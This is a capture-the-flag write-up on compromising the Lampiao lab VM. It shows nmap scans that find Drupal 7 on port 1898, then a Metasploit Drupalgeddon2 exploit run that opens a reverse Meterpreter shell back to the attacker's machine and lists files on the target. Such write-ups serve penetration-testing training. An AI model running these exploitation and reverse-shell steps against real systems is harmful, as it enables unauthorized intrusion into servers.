
Lampiao CTF

Exploiting a vulnerable apache server.

Strategy:
Compromise the vulnerable machine in order to gain privileged access for the root.


Tactics:
1. Perform a network scan. Using netdiscover and nmap to discover target Ip 192.168.1.127



```
shashhh10@kali:~$ nmap -sV -A 192.168.1.127
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 18:12 EDT
Nmap scan report for 192.168.1.127
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp open  http?
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
|     |___/
|     ______ _ _ _
|     ___(_) | | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,_|__,_|_| |_|
1 service unrecognized despite returning data. If you know the service/version, please
 submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=4/28%Time=5EA8AA35%P=x86_64-pc-linux-gnu%r(NULL
SF:,1179,"\x20_____\x20_\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\|_\x20\x20\x20_\|\x20\|\x20\(\x
SF:20\)\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\n\x20\x20\|\x20\|\x20\|\x20\|_\|/\x20___\x20\x20\x20\x20___\x20\x20
SF:__\x20_\x20___\x20_\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n
SF:\x20\x20\|\x20\|\x20\|\x20__\|\x20/\x20__\|\x20\x20/\x20_\x20\\/\x20_`\
SF:x20/\x20__\|\x20\|\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20_\
SF:|\x20\|_\|\x20\|_\x20\x20\\__\x20\\\x20\|\x20\x20__/\x20\(_\|\x20\\__\x
SF:20\\\x20\|_\|\x20\|_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\\___/\x20\\__\|
SF:\x20\|___/\x20\x20\\___\|\\__,_\|___/\\__,\x20\(\x20\)\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20__/\x20\|/\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
```


From the nmap scan we notice that this following machine does use Ubuntu 2.7. And has 3 ports including an unrecognised port which is giving out data.

Analyzing and performing an intense network scan to find out more information about the 3rd port. Port 1898 running Apache 2.4.7 and also it runs Drupal 7.




```
shashhh10@kali:~$ nmap -p 1-65535 -T4 -A -v 192.168.1.127
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 18:22 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:22
Completed NSE at 18:22, 0.00s elapsed
Initiating NSE at 18:22
Completed NSE at 18:22, 0.00s elapsed
Initiating NSE at 18:22
Completed NSE at 18:22, 0.00s elapsed
Initiating Ping Scan at 18:22
Scanning 192.168.1.127 [2 ports]
Completed Ping Scan at 18:22, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:22
Completed Parallel DNS resolution of 1 host. at 18:22, 0.02s elapsed
Initiating Connect Scan at 18:22
Scanning 192.168.1.127 [65535 ports]
Discovered open port 80/tcp on 192.168.1.127
Discovered open port 22/tcp on 192.168.1.127
Discovered open port 1898/tcp on 192.168.1.127
Completed Connect Scan at 18:22, 4.23s elapsed (65535 total ports)
Initiating Service scan at 18:22
Scanning 3 services on 192.168.1.127
Completed Service scan at 18:23, 13.73s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.127.
Initiating NSE at 18:23
Completed NSE at 18:23, 20.23s elapsed
Initiating NSE at 18:23
Completed NSE at 18:23, 0.06s elapsed
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Nmap scan report for 192.168.1.127
Host is up (0.0040s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp   open  http?
| fingerprint-strings:
|   NULL:
|
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
```

2. Exploiting the Drupal http- generator using the Metasploit framework.




```
msf5 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Inject
ion
   3  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Executi
on
   4  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property I
njection
   5  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execu
tion
   6  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize()
RCE
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

Setting the RHost and RPort to the target IP and the target port. Using the (drupalgeddon2)exploit to exfiltrate the server.




```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 192.168.1.127
RHOST ⇒ 192.168.1.127
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 1898
RPORT ⇒ 1898
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.1.127    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        1898             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.1.119:4444
[*] Sending stage (38288 bytes) to 192.168.1.127
[*] Meterpreter session 1 opened (192.168.1.119:4444 → 192.168.1.127:56208) at 2020-04-28 18:56:44 -0400

meterpreter > shell
Process 4120 created.
Channel 0 created.
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
LuizGonzaga-LampiaoFalou.mp3
MAINTAINERS.txt
```

